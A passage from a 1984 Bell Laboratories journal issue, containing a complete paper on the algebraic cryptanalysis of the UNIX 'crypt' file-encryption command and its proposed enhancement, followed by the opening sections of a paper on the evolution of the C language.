**Frederick T. Grampp**, B.S. (Electrical Engineering), 1964, Newark College of Engineering; M.S. (Mathematics), 1969, Stevens Institute of Technology; AT&T Bell Laboratories, 1963—. Mr. Grampp has worked on a variety of software projects at AT&T Bell Laboratories. He was a Visiting Lecturer in Mathematics at Stevens Institute of Technology from 1969 to 1971, and in Computer Science at Rutgers University, 1975 to 1976. He is presently Supervisor of the Computing Facilities Research group. Member, AAAS, ACM.

**Robert H. Morris**, A.B. (Mathematics), 1957, A.M., 1958, Harvard University; AT&T Bell Laboratories, 1960—. Mr. Morris was first concerned with assessing the capability of the switched telephone network for data transmission in the Data Systems Engineering department. From 1962 to 1981, he was engaged in research relating to computer software. Since 1981, he has been

involved in the design of a large parallel computer for signal processing. He is presently a Supervisor in the Signal Processors Engineering department. He taught mathematics at Harvard University from 1957 to 1960 and was a Visiting Lecturer in Electrical Engineering at the University of California at Berkeley from 1966 to 1967. He was an editor of the Communications of the ACM for many years.

## ***The UNIX System:***

# **File Security and the *UNIX* System `crypt` Command**

By J. A. REEDS\* and P. J. WEINBERGER\*

(Manuscript received March 20, 1984)

Sufficiently large files encrypted with the *UNIX*<sup>™</sup> system `crypt` command can be deciphered in a few hours by algebraic techniques and human interaction. We outline such a decryption method and show it to be applicable to a proposed strengthened algorithm as well. We also discuss the role of encryption in file security.

## **I. FILE SECURITY**

Sometimes one wants to protect a file from being read by unauthorized users or programs, while still keeping the file available to its proper users. Only in isolation is the problem easy: put the file on a machine only you have access to, and keep all copies of the file locked up. The `crypt` command is useful in the more complicated environment of a multiuser system. The `crypt` command is a file-encryption program, which is also part of one of the text editors. The algorithm is described in the next section. The advantage of having the algorithm embedded in an editor is that the clear text never need be present in the file system.

No technique can be secure against wiretapping or its equivalent in

---

\* AT&T Bell Laboratories.

---

Copyright © 1984 AT&T. Photo reproduction for noncommercial use is permitted without payment of royalty provided that each reproduction is done without alteration and that the Journal reference and copyright notice are included on the first page. The title and abstract, but no other portions, of this paper may be copied or distributed royalty free by computer-based and other information-service systems without further permission. Permission to reproduce or republish any other portion of this paper must be obtained from the Editor.

the computer. Therefore no technique can be secure against the system administrator or other sufficiently privileged users. For these folk it is a simple matter to replace the encryption programs with programs that look the same to their users, but that reveal the key to the sufficiently privileged. Sophisticates may be able to detect this kind of substitution if it is not done carefully, but the naive user has no chance.

To protect files from being read by a casual browser there are two independent techniques, permissions and encryption. The authorization mechanisms supported by the system may make the file inaccessible to any but its owner. Encryption may make the contents incomprehensible. The former does not protect copies of the file on dump tapes. The latter is difficult to implement. The difficulty is not in finding a secure encryption algorithm, but in finding one that is not prohibitively expensive to use, not subject to fast search of key space, fits in with an editor, and is also sufficiently secure.

File encryption then is roughly equivalent in protection to putting the contents of the file in a safe, or a locked desk, or an unlocked desk. The technical contribution of this paper is that `crypt` is rather more like the last than the first.

## II. UNIX SYSTEM CRYPT

The *UNIX* operating system `crypt` command operates on consecutive blocks of 256 characters, which we term *cryptoblocks* to avoid confusion with the file system blocks. If the  $i$ th plaintext and ciphertext characters in the  $j$ th cryptoblock are denoted  $p_{ij}$  and  $c_{ij}$ , respectively, they are related by the following formula:

$$c_{ij} = R^{-1}[S[R(i + p_{ij}) + j] - j] - i. \quad (1)$$

In (1) addition and subtraction are done modulo 256.  $R$  is a permutation of the set  $\{0, \dots, 255\}$ ,  $S$  is a self-inverse permutation of the same set, having no fixed points. Therefore  $S$  is the product of 128 disjoint 2-cycles, and for all  $i$  and  $j$  it is true that  $p_{ij} \neq c_{ij}$ .  $R$  and  $S$  constitute the key of the cipher, and thus are not known at the beginning of the cryptanalyst's labors. (See Section V for a discussion of how they are determined from the key that the user types, and how part of the key that the user types can be determined from  $R$  and  $S$ .)

An operator notation is more useful, in which eq. (1) can be rewritten as:

$$c_{ij} = C^{-i}R^{-1}C^{-j}SC^jRC^ip_{ij}, \quad (2)$$

where  $C$  mapping  $x$  to  $x + 1$  is the cyclic shift transformation (Caesar shift is the usual jargon).

One weak point in the cipher is that the index  $i$  hardly enters into formula (2). If we let

$$A_j = R^{-1}C^{-j}SC^jR \quad (3)$$

then

$$c_{ij} = C^{-i}A_jC^i p_{ij},$$

where  $A_j$  is self-inverse, and without fixed points.

This decomposes the cryptanalysis into two parts, the first being the recovery of  $A_j$  in each of several successive cryptoblocks, and the second being processing information about the  $A_j$ 's to get  $R$  and  $S$ .

### III. RECOVERING $A_j$

#### 3.1 *Known plaintext solution*

Suppose the cryptanalyst has parallel plaintext and ciphertext. This should be enough to recover most of the  $A_j$ . The cryptanalyst should concentrate on one cryptoblock and drop the subscript  $j$ . For each value of  $i$  for which the cryptanalyst has  $c_i$  and  $p_i$

$$C^i c_i = AC^i p_i$$

from the definition of  $A$ . Thus  $A(i + p_i) = i + c_i$ , and because  $A$  is self-inverse,  $A(i + c_i) = i + p_i$ . If all 256 plaintext characters are known for the cryptoblock, there will be a lot of these equations, and most of  $A$  will be known.

More precisely,  $A$  is the product of 128 disjoint 2-cycles. Each  $i$  for which the plaintext is known determines one of the 2-cycles. If one assumes that the 2-cycles have equal probability of being chosen, the chance of a given 2-cycle not being chosen is  $(127/128)^{256} = (1-2/256)^{256}$ , the expected number of 2-cycles not chosen is  $128(1-2/256)^{256}$ , and the expected number of known values is approximately  $256(1 - e^{-2})$ , which is 221.35. Thus, each block of known plaintext should give all but about 35 of the values of  $A_j$ .

#### 3.2 *Unknown plaintext solution*

This, of course, is harder. We assume that the plaintext is all ASCII, and that the cryptanalyst has a stock of probable words or phrases that the plaintext plausibly contains.

We proceed by trying to place a probable word in all possible positions in the current cryptoblock. Most of these trial placements will result in contradictions. Either they imply that some plaintext characters cannot be ASCII, or they are self-contradictory, or they contradict the implications of a previous placement of a probable word. We consider these cases one by one.

Suppose that one plaintext character, say  $p_i$ , is known. Then one of the 2-cycles of  $A$  is known, the one that interchanges  $p_i + i$  and  $c_i + i$ . There are 255 other values of  $i$  for which  $c_i + i$  might fall in this 2-cycle, and the chance that none does is  $(127/128)^{255}$ , which is about 0.135. (Since the success of the attack doesn't depend on these calculations, the hidden randomness assumptions can remain hidden.) So with probability about 86.5 percent, we find some other value of  $j$  for which  $c_j + j$  is in the known 2-cycle, and so the corresponding value of  $p_j$  is known too. If the initial guess at  $p_i$  were wrong, then this guess at  $p_j$  has a 50-percent chance of not being ASCII (assuming that all 128 ASCII characters are legal). Thus each individual guess at a plaintext character has better than a 40-percent chance of being shown wrong because it would imply some plaintext character is not ASCII. A longer probable word, incorrect in all its letters, is even less likely to be acceptable.

There is another kind of constraint probable text imposes on the ciphertext. If there are two places, say  $i$  and  $j$ , in the same cryptoblock of plaintext satisfying  $p_i + i = p_j + j$ , then the definition of  $A$  shows that  $c_j - c_i = i - j$ . For instance, the word "include", common near the beginning of C programs, contains two of these constraints, "n.l" and "i ... d". One expects only about one place in each cryptoblock where even one of these constraints is satisfied (other than at the place where "include" belongs), so the chance of the two being satisfied erroneously is quite small (but not negligible).

Finally, a trial placement may be incompatible with earlier, accepted, placements of probable words.

This is all easy to package into programs. One could start with a special-purpose editor that gets probable text from the user and presents all contradiction-free placements and resulting decipherment. The user then accepts those placements that produce the best looking decipherment, and suggests new probable words. Such an editor can be used to decrypt a completely unknown C program in a few hours, or less. Getting one block generally takes a while, but then the cryptanalyst has a good idea of the style and subject of the program, and other blocks take less time.

Sometimes it is useful to look first for all contradiction-free placements of a single, long probable word in all blocks of a file rather than look for several probable words in a single block.

### **3.3 A statistical attack**

The following idea was developed by Robert Morris. Before attacking an unknown plaintext, one can automatically generate a lot of plausible plaintext by a statistical analysis of each of the cryptoblocks.

In essence one applies the unknown plaintext attack outlined above

to the 20 one-letter probable words formed by the 20 most common ASCII letters. Each of the possible 5120 trial placements of these “words” in a given cryptoblock is scored according to the resulting plaintext it generates, using a formula involving logarithms of the probabilities of the ASCII letters. Any decipherment resulting in non-ASCII letters is immediately ruled out. Otherwise, disputes between contradictory trial placements are resolved in favor of the trial placement with the greater score.

This process ends with a partially deciphered cryptoblock with lots of “noisy” plaintext visible to an indulgent eye. It is easy to use guesses based on this noisy plaintext as a starting point for a session with an interactive crypt-breaking editor, as we described above.

#### IV. KNITTING

Once several blocks have been mostly decrypted, the corresponding information about the  $A_j$  can be used to recover  $R$  and  $S$ . Let  $Z = R^{-1}CR$ . Then (3) can be rewritten as

$$A_j = Z^{-j}A_0Z^j$$

and hence

$$ZA_{j+1} = A_jZ.$$

We call this the *knitting equation*:  $Z$  knits the  $A_j$  sequence together. We solve this last equation for  $Z$ , from which a value for  $R$  can be found. Once  $R$  is known, the equation

$$S = RA_jR^{-1}$$

gives a value for  $S$ . Even if all this works out,  $R$  and  $S$  are not completely determined, for if the pair  $(R, S)$  works, so will  $(C^k R, C^k SC^{-k})$ , for any  $k$ .

The idea behind solving for  $Z$  is simple. Suppose we hypothesize  $Zx = y$ . Then for each value of  $j$  for which  $A_j(y) = v$  and  $A_{j+1}(x) = u$  are known, it must be true that  $Zu = v$ . Hence if several successive  $A$ 's are fairly well known, each hypothesis about  $Z$  will generate several more, and so forth, and all these have to be consistent with all that is known about the  $A$ 's. In practice there is a chain reaction of hypotheses about  $Z$  that quickly leads to a contradiction if the initial guess was wrong.

Once  $Z$  has been mostly recovered, one can use the knitting equation to fill in missing values in the  $A$ 's.

#### V. RECOVERING SOME KEY BYTES

Once  $R$  and  $S$  are known, it is possible to determine the first two

letters of the key the user typed. At the same time we discover which of the 256 equivalent  $(R, S)$  pairs was generated by `crypt`.

### 5.1 How $R$ and $S$ are built

The user's key is transformed into 13 bytes  $b_0, b_1, \dots, b_{12}$  by the same subroutine used to encrypt *UNIX* passwords.  $b_0$  and  $b_1$  can be any characters the user can type, so  $0 \leq b_0, b_1 < 128$ , while the rest of the  $b_i$  are restricted to the 64 characters `"/, "., "0", \dots, "9", "a", \dots, "z", "A", \dots, "Z"`.

From these bytes the program builds various pseudorandom numbers from which it constructs  $R$  and  $S$ . The details are a bit tedious. First mix all the  $b_i$  together:

$$x_0 = 123$$

$$x_{i+1} = x_i b_i + i \quad 0 \leq i < 12.$$

Here arithmetic is done modulo  $2^{32}$ , and  $-2^{31} \leq x_i < 2^{31}$ . Now compute a sequence of  $s$ 's:

$$s_{-1} = x_0$$

$$s_i = 5s_{i-1} + b_i \quad 0 \leq i < 256.$$

Here  $s_i$  is computed modulo  $2^{32}$ ,  $-2^{31} \leq s_i < 2^{31}$ , and the subscript on  $b$  is evaluated modulo 13. Next, compute some  $r$ 's:

$$r_i \equiv s_i \pmod{65521\infty},$$

where the peculiar notation means that  $r_i$  has the same sign as  $s_i$  and  $-65520 \leq r_i \leq 65520$ . Now compute

$$u_i \equiv r_i \pmod{256}, \quad 0 \leq u_i < 256,$$

$$v_i \equiv r_i/256 \pmod{256}, \quad 0 \leq v_i < 256.$$

Alternately, write  $r_i$  in 2's complement binary. Then  $u_i$  is the number given by the low-order 8 bits, and  $v_i$  is the next 8 bits.

Initialize an array representing  $R(i)$  so that  $R(i) = i$  for all  $i$ . Then compute  $R(i)$  from the  $x_i$  by calculating

$$x_i \equiv u_i \pmod{i+1}, \quad 0 \leq x_i < i+1$$

$$\text{swap } R(255-i) \text{ and } R(x_i),$$

successively, for  $i = 0, i = 1, \dots, i = 255$ . If the  $r_i$  were uniformly distributed over a suitable set of integers, then all 256! possible  $R$  would be equally likely.

Initialize an array representing  $S(i)$  to  $S(i) = 0$  for all  $i$ . Then for  $i = 0, i = 1, \dots, i = 255$ , successively,

If  $S(255 - i) \neq 0$ , do nothing.  
 Otherwise, let

$$y_i \equiv v_i \pmod{i},$$

and then

$$\text{while } S(y_i) = 0$$

$$y_i \equiv y_i + 1 \pmod{i}$$

$$\text{then } S(255 - i) = y_i, \text{ and } S(y_i) = 255 - i.$$

Then  $S$  is the product of 128 2-cycles.

## 5.2 Finding $k$

Decrypting a file produces 256 cryptographically equivalent possibilities for  $(R, S)$ . It is possible to determine which possibility crypt used and to recover the  $b_i$  all at once.

First suppose we knew the values of all the  $r_i$ . Then

$$s_i = 65521c_i + r_i, \quad -65521 \leq c_i \leq 65521$$

$$s_{i+1} = 5s_i + b_i + M_i2^{32}, \quad -2 \leq M_i \leq 2.$$

The bounds on  $c$  and  $M$  follow from the bounds on  $s$  and  $b$ . Substituting and rearranging gives

$$b_i = r_{i+1} - 5r_i - 225M_i + 65521(c_{i+1} - 5c_i - 65551M_i).$$

Consider this equation modulo 65521.  $b$  must be ASCII, at least; there are only five possible values for  $M_i$ ; and the  $r$ 's are known. Incorrect values are unlikely to give acceptable  $b$ 's. Also, each value of  $b_i$  is constrained by values of  $i$  13 apart. So knowing the  $r_i$  will determine the  $b_i$ .

For the first part, we try each of the 256 possibilities in turn, assuming the current ones are the correct  $R$  and  $S$ , and attempting to reconstruct all the  $b$ 's. In practice, for the 255 incorrect values of  $k$  the process below fails to construct a consistent set of  $b$ 's, and so excludes all but the correct  $k$ .

From the trial  $R$  it is easy to read off the  $x_i$  that generated it. First,  $x_{255} = R(255)$ . Then modify  $R$  by making  $R(x_{255}) = R(255)$ , and proceed by induction. Here's an example, with a permutation on eight things:

$k$	0	1	2	3	4	5	6	7
$R(k)$	2	6	5	7	0	1	3	4

$R(7)$  was constructed, by the algorithm above, by switching the previous value of  $R(7)$  with some  $R(i)$  with  $i$  less than 7. Hence  $x_7$  is 4, and, at the next step, we consider a permutation on seven things:

$k$	0	1	2	3	4	5	6
$R(k)$	2	6	5	4	0	1	3

From this  $x_6$  is 3, and so forth. The process is just running the construction of  $R$  backwards. Note that although  $R$  could plausibly be argued to be a random permutation, it is one that in no way conceals the data from which it was constructed. Randomness, in the sense of uniform distribution, is by no means synonymous with the intuitive meaning of not containing information. It is the latter property that is important to cryptography.

A similar process allows us to get some of the  $y_i$ . We get  $y_{255}$  the same way we got  $x_{255}$ , but we can only deduce other  $y_i$  when we are sure that neither the *while* step nor the do-nothing step in the algorithm above were not executed.

Now how close do  $x_i$  and  $y_i$  come to determining  $r_i$ ? First, suppose we knew  $u_i$  and  $v_i$ . Then we would have 16 bits in the binary representation of  $r_i$ . Unfortunately, the possible values of  $r_i$  require nearly 17 bits, so each pair  $(u_i, v_i)$  probably is consistent with two values of  $r_i$ ; therefore in the expression for  $b_i$  above there are likely to be four choices for  $(r_i, r_{i+1})$ . Clearly, there is still not much chance of getting even a single bad guess of a  $b_i$ .

So how do we get  $u_i$  and  $v_i$ ? Since

$$x_i \equiv u_i \pmod{256}$$

for each  $i \geq 128$ , there are at most two choices of  $u_i$  (namely,  $x_i$  and  $x_i + i + 1$ ) for each value of  $x_i$ . Likewise, if we know  $y_i$ , there are at most two choices for  $v_i$ . Thus there are four more choices to be made for each guess at an  $r_i$ .

In practice this is nearly enough to determine all of the  $b_i$  uniquely for exactly one value of  $k$ . That is, there is only one of the 256 equivalent  $(R, S)$  pairs for which there are any  $b$ 's left, and then there are never more than a few hundred possible sets. Only one of them, and therefore the correct one, regenerates  $R$  and  $S$ . There was no trouble doing this in 190 trials. Each trial takes a minute or two of computer time. Thus, decrypting files enough to determine  $(R, S)$  also enables the cryptanalyst to find  $b_0, \dots, b_{12}$ .

This would not be more than a curiosity, except for the fact that the first two bytes of the user's key pass through unchanged and become  $b_0$  and  $b_1$ . This knowledge is clearly of great use in guessing how the user makes up his keys.

## VI. A PROPOSED ENHANCEMENT

A recent proposal for strengthening the `crypt` command is as

follows. Instead of relating the  $i$ th plaintext and ciphertext letters in the  $j$ th cryptoblock by

$$c_{ij} = C^{-i}R^{-1}C^{-j}SC^jRC^i p_{ij},$$

it is proposed to use

$$c_{ij} = C^{-i}R^{-1}C^{-j}SC^jRC^f p_{ij}.$$

$R$  and  $S$  are as before. The new item is the function  $f$ , which may be interpreted as an irregular rotor motion. The key now is the triple  $(R, S, f)$ . If  $f$  were known, then the new cipher would be breakable by the same methods as the old.

### 6.1 Known plaintext attack of proposed enhancement

We first recover the  $f_i$ , and proceed as before. We note that in a given cryptoblock, if  $p_i + f_i = p_k + f_k$ , for some  $i$  and  $k$ , then  $c_i + f_i = c_k + f_k$ . Also, because the encryption is an involution, if  $p_i = f_i = c_k + f_k$ , then  $c_i + f_i = p_k + f_k$ .

We can exploit these identities as follows. If

$$p_i + f_i = p_k + f_k, \tag{4}$$

then

$$c_i + f_i = c_k + f_k$$

and hence

$$p_i - p_k = f_k - f_i,$$

$$c_i - c_k = f_k - f_i,$$

and

$$p_i - p_k = c_i - c_k. \tag{5}$$

Thus (4) for some  $i$  and  $k$  implies (5) for the same  $i$  and  $k$ . We take the occurrence of (5) as a sign that the four equations of (4) might have happened, and further take the common value  $p_i - p_k = c_i - c_k$  as a *vote* for the value of  $f_k - f_i$ . Similarly, the occurrence of

$$p_i - c_k = c_i - p_k$$

is a vote that  $f_k - f_i$  has this common value.

Experiments show that of all occurrences of (5), about half are caused by (4) and half are accidental. The accidental occurrences scatter their votes higgledy-piggledy, but the causal occurrences vote *en bloc* for the correct value of  $f_k - f_i$ .

Thus for each cryptoblock we enumerate all votes of the above type, representing them by triples  $(i, k, d)$ , meaning that there is a vote that  $f_i - f_k = d$ . Let  $\mathbf{S}$  be the set of all the votes. We attempt to resolve these votes by discarding about one-half of them and building the others into a self-consistent set of values for the  $f_i$ . Note that although

each instance of a vote comes from one cryptoblock, the  $f_i$  are the same from block to block, so that the votes from all the known blocks can be combined.

Each cryptoblock contributes about 500 such votes, so 2500 characters of known plaintext will generate about 5000 triples.

## 6.2 Voting

We are given a set  $S$  of 5000 or more triples  $(i, k, d)$ , each representing an equation

$$f_i - f_k = d.$$

We want to find a maximal consistent subset of these equations. That is, we want values  $f_0, f_1, \dots, f_{255}$  that solve as many of these equations as possible. Here is one method that works in practice.

We solve instead a seemingly more complicated problem: find probability laws  $P_0, P_1, \dots, P_{255}$ , each on the integers mod 256, such that

$$L = \prod_{(i,j,d) \in S} \left[ \frac{1}{2} \frac{1}{256} + \frac{1}{2} P(X_i - X_j = d) \right]$$

is maximized, where the  $X$ 's are independent random variables, each  $X_i$  with law  $P_i$ . If we let  $g_{ij} = P(X_i = j) = P_i(\{j\})$ , then

$$\begin{aligned} L &= \prod \left[ \frac{1}{2} \frac{1}{256} + \frac{1}{2} \sum_t P(X_j = t \text{ and } X_i = t + d) \right] \\ &= \prod \left( \frac{1}{2} \frac{1}{256} + \frac{1}{2} \sum_t g_{i,t+d} g_{j,t} \right). \end{aligned}$$

$L$  is a function of the 65,536 nonnegative variables  $g_{ij}$ , subject to the 256 constraints  $\sum_{j=0}^{255} g_{ij} = 1$ . Such a function may be readily maximized by the algorithm of Baum and Eagon,<sup>1</sup> also called the EM algorithm.

In practice the maximizing  $g_{ij}$  values are all close to 0 or 1, and we take for  $f_i$  that value of  $j$  for which  $g_{ij}$  is biggest.

This takes about 20 minutes of a VAX\* computer's time.

## VII. SUMMARY

It turns out from this work that the *UNIX* system file-encryption command is not as strong as its designers had hoped. While a simple modification like the one discussed above makes encrypting short files safer, finding a much more satisfactory replacement appears hard.

## REFERENCE

1. L. E. Baum and J. A. Eagon, "An Inequality With Applications to Statistical

\* Trademark of Digital Equipment Corporation.

Estimation for Probabilistic Functions of Markov Processes and to a Model for Ecology," *Bull. AMS*, 73 (May 1967), pp. 360-3.

#### **AUTHORS**

**James A. Reeds**, B.A. (Mathematics), 1970, University of Michigan; M.A. (Mathematics), 1972, Brandeis University; Ph.D. (Statistics), 1976, Harvard University; Assistant Professor of Statistics, University of California, Berkeley, 1977-1982, AT&T Bell Laboratories, 1983—. Mr. Reeds is in the Communications Analysis Research department of the Mathematical Sciences Research Center. Since coming to AT&T Bell Laboratories he has worked on cryptography and other computer games.

**Peter J. Weinberger**, B.S. (Mathematics), 1964, Swarthmore College; Ph.D. (Mathematics), 1969, University of California at Berkeley; Bellcomm, Inc., 1969-1970; Instructor and Assistant Professor of Mathematics, University of Michigan, 1970-1976, AT&T Bell Laboratories, 1976—. Mr. Weinberger is Head of the Computer Systems Research department. Since coming to AT&T Bell Laboratories he has worked on databases, operating systems, networking, and compilers.

## ***The UNIX System:***

# **The Evolution of C—Past and Future**

By L. ROSLER\*

(Manuscript received September 12, 1983)

The C programming language was developed originally to implement *UNIX*<sup>™</sup> operating systems and their utilities. It has become a mainstay of systems and application programming at AT&T Bell Laboratories, and is rapidly growing in commercial importance. It continues to evolve in response to the needs of new environments, spanning the range from tiny peripheral controllers to huge electronic switching systems written and maintained by hundreds of programmers. There are severe reliability and real-time constraints throughout this spectrum. This paper reports changes made so far to meet the needs of these new environments and indicates the directions of current developments.

## **I. INTRODUCTION**

The C programming language was designed in the early 1970's by Dennis M. Ritchie as part of the development of the original *UNIX* operating system.<sup>1</sup> The capabilities of the language for programming portable operating systems were enhanced rapidly as the first *UNIX* system was ported to other processors.

In 1978 Kernighan and Ritchie published the definitive description and reference manual<sup>2</sup> for the C programming language as it existed then. They were joined by Johnson and Lesk in a descriptive article<sup>3</sup>

---

\* AT&T Bell Laboratories.

---

Copyright © 1984 AT&T. Photo reproduction for noncommercial use is permitted without payment of royalty provided that each reproduction is done without alteration and that the Journal reference and copyright notice are included on the first page. The title and abstract, but no other portions, of this paper may be copied or distributed royalty free by computer-based and other information-service systems without further permission. Permission to reproduce or republish any other portion of this paper must be obtained from the Editor.

in this journal that evaluated the language after five years of experience, and projected future directions for its growth. This paper reports changes made in the succeeding years and indicates the direction of current developments.

A major trend in the development of C is toward stricter type checking, along the lines of languages like Pascal.<sup>4</sup> However, in accordance with what has been called the "spirit" of C (meaning a model of computation that is close to that of the underlying hardware), many areas of the language specification deliberately remain permissive. This allows implementors the freedom to achieve maximum efficiency by using the instructions most appropriate for each machine. (For example, the sign of the remainder on a division involving negative integers is explicitly unspecified.)

In keeping with the original sparse design of the language, nothing has been added that can only be implemented effectively by calling a run-time function. (This does not prevent an implementor from choosing to implement an operation in the language for which the hardware support is inadequate by a call to a hidden function. For example, this may be the most appropriate way to implement floating-point arithmetic on processors that do not support floating-point operations.) For this reason, the exponentiation operation is not part of the language, but must be explicitly invoked by the programmer as a function in the library.

Many other capabilities (including input/output, storage allocation, and mathematics) are integral parts of other languages but not of C. For practical reasons of application portability, the libraries that provide these capabilities for C are also subject to standardization, so they now might reasonably be viewed as extensions of the language. In recent years, major enhancements in functionality and efficiency were made to these standard support libraries. However, this paper will focus on the language proper.

Note that the material presented here represents changes to the AT&T Bell Laboratories definition of the language, not to any implementation. No existing compiler fully implements the new definition as yet, which is itself subject to change as a result of standardization efforts.

The reader is presumed to have some familiarity with C as presented by Kernighan and Ritchie.<sup>2</sup> References in parentheses refer to sections in *The C Reference Manual* printed as Appendix A of that book. However, this paper can be understood without having the book at hand.

## II. PORTABILITY AND STANDARDS

To maintain the stability of a mature language while allowing

controlled evolution is both a technical and an administrative challenge.

Since 1977, the Computer Technologies Area of AT&T Bell Laboratories has sponsored a committee to develop and maintain internal C standards. This committee monitors and promotes the portability and evolution of the C language proper, the support libraries without which useful work in C is impossible, and the many *UNIX* systems and other environments in which C is implemented. As a result of that effort, applications that do not rely heavily on the characteristics of the supporting hardware or operating system can be moved from one environment to another without significant reprogramming.

In recognition of the growing commercial importance of C, the American National Standards Institute (ANSI) chartered a technical committee (X3J11) to develop a standard for the language, libraries, and environment. The current schedule calls for a draft to be published for public comment early in 1985.

### III. MANAGING INCOMPATIBLE CHANGES

Inevitably, some of the changes that were made alter the semantics of existing valid programs. Those who maintain the various compilers used internally try to ensure that programmers have adequate warning that such changes are to take effect, and that the introduction of a new compiler release does not force all programs to be recompiled immediately.

For example, in the earliest implementations the ambiguous expression  $x = -1$  was interpreted to mean “decrement  $x$  by 1”. It is now interpreted to mean “assign the value  $-1$  to  $x$ ”. This change took place over the course of three annual major releases. First, the compilers and the `lint` program verifier<sup>5</sup> were changed to generate a message warning about the presence of an “old-fashioned” assignment operator such as `= -`. Next, the parsers were changed to the new semantics, and the compilers warned about an ambiguous assignment operation. Finally, the warning messages were eliminated.

Support for the use of an “old-fashioned initialization”

```
int x 1;
```

(without an equals sign) was dropped by a similar strategy. This helps the parser produce more intelligent syntax-error diagnostics.

Predictably, some C users ignored the warnings until introduction of the incompatible compilers forced them to choose between changing their obsolete source code or assuming maintenance of their own versions of the compiler. But on the whole the strategy of phased change was successful.

## IV. SIGNIFICANT CHANGES

The changes discussed in this section represent significant shifts in the orientation and capabilities of the language. Unless we explicitly state it, all the changes described are backward-compatible.

### 4.1 *Float and double*

In the arena of the original application of C (the implementation of *UNIX* systems), the efficiency of floating-point arithmetic was of little importance. Support libraries were simpler if only one type of value was handled. Furthermore, the hardware of the first production implementation favored the use of double precision over single precision.

These considerations manifested themselves as a requirement that all floating-point arithmetic be done in double precision (Ref. 2, Sect. 6.2). In addition to providing a marginally useful increase in default accuracy, this choice helped keep the code generators simple.

This requirement now seems inappropriate, in view of the following changed circumstances:

1. Because of its other desirable attributes, C is being used more frequently in areas such as scientific calculation, where computationally oriented languages such as Fortran were the traditional choices. A general-purpose language should support floating-point arithmetic as efficiently as possible.

2. In fact, most implementations perform double-precision arithmetic more slowly than single-precision, and access to the operands is more costly.

3. Many code generators for C are enhanced to share support for languages (such as Fortran) that *require* single-precision arithmetic in a single-precision context.

Therefore, C compilers may now use single-precision operations to implement floating-point arithmetic that involves single-precision operands. Interfunction linkages (arguments, formal parameters, and return values) declared to be `float` are still coerced implicitly to `double`. This resembles the widening of `char` and `short` arguments to `int`, and simplifies the maintenance of libraries and the specification of constants as arguments. The called function can declare the formal parameter as `float` if desired.

### 4.2 *Type specifiers*

#### 4.2.1 *Void*

Unlike many other languages, C makes no syntactic distinction between procedures that return a value (functions) and procedures that have only side effects (subroutines). Both are called functions in C.

Because most useful functions do return values, in particular integer values in most systems programming environments, the language

permits the declaration for a function returning an integer to be omitted (Ref. 2, Sect. 13). Furthermore, even if a declaration is given, for example:

```
extern f( );
```

if no type is specified it is taken to be integer (Ref. 2, Sect. 8.2).

This convenient default leads to various incorrect descriptions regarding functions that in fact return no value. For example, how could one declare a pointer to such a function? As some type must be specified:

```
int (*fp)( ) = f;
```

the declaration is interpreted as a pointer to a function returning an integer, even though no value is in fact returned.

The new type `void` has been added to deal with this anomaly. It can be used only to declare a function that returns no value or as a cast to state explicitly that the value returned by a function is being ignored. Obviously, the nonexistent “value” of a function declared as returning `void` cannot be used in an expression or cast to any other type.

#### 4.2.2 Enum

An enumeration data type has been added to C. It is similar in intent to the enumerated type of Pascal—to restrict the set of values that can be assigned to specific integer variables. In the following example

```
enum fruit {apple, orange, pear} lunch, dinner;
```

`lunch` and `dinner` are integer variables that have assigned to them only the values `apple`, `orange`, or `pear`. The optional tag `fruit` may be used to refer to this enumeration elsewhere.

A significant difference from Pascal is that values may be specified for any or all of the integer constants that constitute an enumeration:

```
enum permissions {read = 4, write = 2, execute = 1};
```

A value may even be duplicated:

```
enum unities {one = 1, uno = 1, eins = 1, odin = 1};
```

The name of an enumeration constant may not be reused in a different enumeration, however, even with the same value.

The successor, predecessor, and ordinal functions of Pascal are not available. Therefore, it is not possible in C to write a simple loop over the values of an enumeration variable, because they need not form a linear sequence.

Enumeration constants provide a convenient way of moving into the compiler proper a task that could be handled in the preprocessor by a list of `#define` names. This helps in symbolic debugging, as the identifiers themselves appear in the symbol table. It also eliminates the need to supply sequential values that may in themselves have no interest.

### **4.3 Structures and unions**

#### **4.3.1 Names of members**

In the original specification (Ref. 2, Sect. 8.5), all members of structures in a single compilation had to have unique names. The only exception was that the same name could be used in two different structures if the type and offset were the same in both.

Because of the likelihood of name conflicts in large applications (where header files might include several hundred structure definitions), these rules were relaxed to allow the same name to be used in more than one structure or union, even with different types or offsets. For this to be effective, any reference to a structure or union member must be fully qualified, and the type of reference must be the same as the type of structure or union containing the member referred to.

In other words, it is no longer valid to refer to one type of structure using a pointer declared as pointing to another type of structure, or using an integer as a pointer. An explicit cast must be used. This closes a previous loophole (Ref. 2, Sect. 14.1) and is not backward-compatible. (Type equivalence is name equivalence—structures with different tags are of different types, even if their members are identical.)

This major change was introduced in phases, in the same way as the change from `=op` to `op=` described in an earlier section. Compiler warnings identified incomplete qualifications and type conflicts, but the programs could still be compiled unambiguously, as the names of members all had to be unique to begin with.

#### **4.3.2 Assignments, parameters, and function values**

As Ref. 2, Sect. 14.1 predicts, the semantics of structures and unions has been enriched. The value of a structure or union may be assigned to another one of the same type; a structure or union may be passed as an argument to a function; and a function may return a structure or union as its value. For example:

```
struct s a, b, f( );  
a = b; a = f(b);
```

are valid declarations and statements.

Even though similar operations on arrays exist in other languages,

these desirable enhancements could not be retrofitted to arrays in C. The interpretation of an array name as a pointer expression is embedded too deeply in existing programs (Ref. 2, Sect. 7.1).

## V. OTHER CHANGES

These changes are presented here in the order of the relevant sections in *The C Reference Manual*. They also are backward-compatible, except as described.

### 5.1 Lexical conventions

Form feeds and vertical tabs are added to the list of characters (Ref. 2, Sect. 2) that serve as “white space” to separate tokens and “line breaks” for compiler control lines. No semantics had previously been ascribed to these characters.

### 5.2 Key words

As we discussed above, two new key words, `void` and `enum`, were added to represent new types. This change affects only programs that happened to use those words as identifiers.

The `entry` key word (Ref. 2, Sect. 2.3) was never implemented and is no longer reserved.

### 5.3 Constants

The digits 8 and 9 are no longer accepted in octal-integer constants (Ref. 2, Sect. 2.4.1). Though not backward-compatible, this change had little impact, as few programmers used this quirk in writing octal constants.

Previously, the backslash in an undefined escape sequence in a character or string constant was explicitly ignored (Ref. 2, Sect. 2.4.3), so that `'\z'`, for example, was a strange but acceptable way of writing `'z'`. Now, the meaning of an undefined escape sequence is explicitly undefined, so `'\z'` has no meaning.

